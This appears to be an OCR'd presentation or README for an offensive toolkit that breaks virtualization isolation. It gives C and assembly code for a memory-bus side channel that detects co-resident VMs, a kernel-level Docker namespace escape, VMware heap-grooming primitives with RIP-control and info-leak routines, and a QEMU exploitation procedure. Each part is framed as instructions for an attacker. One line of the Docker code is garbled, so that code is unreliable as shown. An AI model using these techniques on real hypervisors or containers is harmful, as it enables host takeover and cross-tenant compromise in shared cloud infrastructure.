An awesome toolkit for testing the virtualization system

About virtualization security

2015：analyze qemu

2016：pwn qemu ，pwn docker，pwn vmware workstation

2017：pwn vmware workstations，analyze hyper-v，analyze vmware esxi


This tool will be a summary of how virtualization systems are pwned.

Agenda

- Detect Co-resident
  - tool-1 side channel attack
- Escape from virtual machine
  - tool-2 escape from docker container
  - tool-3 escape from vmware vm
  - tool-4 escape from qemu vm

Detect Co-residency

Tool-1 basic information




This basic principle of this tool is ，When the Central Processing Unit（ CPU ）handles atomic instructions, memory bus will be locked.


The time it takes for two virtual machines to execute some atomic instructions at the same time is longer than the time that a virtual machine executes these code.

Can be used to analyze instance placement algorithms.


Tool-1 how to use


```
void receiver()
{
    ...

    unsigned long long start = get_cpu_cycles();
    for(j = 0; j < M; j++)
    {
        for(k = 1; k<N+1; k++)
        {
            t = s + k;
            __asm__(
                "mov %0, %%rbx\n"
                "xchg %%rax, (%%rbx)\n"
                ::"r" (t));
        }
    }
    unsigned long long end = get_cpu_cycles();
    printf("cpu cycles %d : %lld \n", i,  end - start);
}

void sender()
{
    ...

    for(i = 1; i < N + 1; i++)
    {
        t = s + i;
        __asm__(
            "mov %0, %%rbx\n"
            "xchg %%rax, (%%rbx)\n"
        ::"r" (t));
    }
}
```





single-channel





dual-channel

Escape from virtual machine

Docker uses a technology called namespaces to provide the isolated workspace called the *container*. When you run a container, Docker creates a set of *namespaces* for that container.

Tool-2 basic information

Docker is a popular software containerization platform.

Key target:namespace

Prerequisites: privilege-escalation vulnerability

Principle: change namespace of Docker container bash process

Tool-2 how to use

```
switch_namespace()
{
    void    *current_task, *pid1_task = 0;

    __asm__ __volatile__("mov %%gs:%p1,%0"
                         :"=rm"(current_task)
                         :"i"(CURRENT_OFFSET)
                         :"memory");

    pid1_task = current_task;

    int i = 0;

    while(true)
    {
        pid1_task = GET_VALUE_64(pid1_task, OFFSET_REALPARENT, void *);

        i = i + 1;

        if(GET_VALUE_32(pid1_task, OFFSET_PID, int) == 1)
        {
            break;
        }
    }

    void    *current_nsproxy = GET_VALUE_64(current_task, OFFSET_NSPROXY, void *);
    void    *pid1_nsproxy = GET_VALUE_64(pid1_task, OFFSET_NSPROXY, void *);

    mntns_install(current_nsproxy, GET_VALUE_64(pid1_nsproxy, OFFSET_MNT_NS, void *));
    utsns_install(current_nsproxy, GET_VALUE_64(pid1_nsproxy, OFFSET_UTS_NS, void *));
    ipcns_install(current_nsproxy, GET_VALUE_64(pid1_nsproxy, OFFSET_IPC_NS, void *));
    netns_install(current_nsproxy, pid1_net_GET_VALUE_64(pid1_nsproxy, OFFSET_NET_NS, void *)ns);
    pidns_install(current_nsproxy, GET_VALUE_64(pid1_nsproxy, OFFSET_PID_NS, void *));
}
```

In this code, you should get the process object whose process id equals 1 firstly, and then copy all the namespace of this process object to the nampespace memory of current process.

Tool-2 tips

1.Docker is reducing the number of syscall that can be called in the container; so some privilege-escalation vulnerabilities can not be used.

2. Linux kernel namespace operation code is constantly being modified; so the attack module also need to be constantly updated.

Tool-3 basic information

Vmware workstation and vmware esxi are vmware company's core hypervisor products. They use a similar device simulator code.

Key target: vmx process

Principle: In the process of completing six vulnerabilities, I extracted some key information, such as global memory area which can be written, Functional registration phenomenon, useful struct and relative field.

Prerequisites: uaf or heap overflow vulnerability

Features: exploitation code is generic

Tool-3 alloc heap memory

Module	API	Size	Description
Backdoor	channel_recv( )	0xffa0	8 same channels can be alloced
SVGA	SVGA_3D_CMD_SET_SHADER( )	0x60	memory content can be controled
SVGA	SVGA_CMD_DEFINE_GMR2( )		memory content can be modified by SVGA_CMD_REMAP_GMR2 ( )

Tool-3 some useful structs

Module	Struct	key field	Description
SVGA	mob_struct	size	can be used to leak info
SVGA	gmr_struct	offset	can be used to free other heap
backdoor	Dnd_version_struct	Function_pointer	Can be used to control rip or calculate base address

Tool-3 how to use

```
/*
You need to complete the following memory layout firstly.
----
target_memory
----
vul heap
----
gmr_struct
----
*/
control_rip_method_1()
{
    occupy_gmr_struct_offset();
    occupy_target_memory_with_rop();
    svga_3d_cmd_cond_bind_gb_surface();
}

/*
You need to complete the following memory layout firstly.
----
vul heap
----
mob_struct * n
----
*/
leak_info_method_1()
{
    occupy_mob_struct_offset();
    find_target_mob();
    analyse_base_address(get_memory_info());

}
```

Because each vulnerability is different, it is necessary for an attacker to construct a memory layout using the heap memory allocation API in the tool .

Tool-4 basic information

QEMU is a generic and open source machine emulator and virtualizer. The Xen-qemu project is similar in code to the qemu project. Most of the public and private cloud virtual machines are based on kvm&qemu and xen hypervisor platforms.


Key target: qemu process

Prerequisites: uaf or heap overflow vulnerability

limitation:

- There will be no generic rop code .
- There is no generic heap allocation code.
- There will not be a generic payload code.


Tool-4 how to use



An attacker needs to encapsulate the vulnerability as a read and write function and modify the code in the tool to exploit the vulnerability.

To reduce the risk of failure, an attacker needs to write exploit code in the device driver and ensure that the system loads the driver when the virtual machine starts up.

Tool-4 Procedure for qemu vulnerability exploitation



1.read function pointer in key-memory

2. calculate the base address of qemu process

3. change vram authority to be executable

4. put the payload code in vram memory

5.occupy coroutine_trampoline function pointer and control rip

Thanks

1. A Placement Vulnerability Study inMulti-Tenant Public Clouds

Q&A

luodalongde@gmail.com
github:arthastang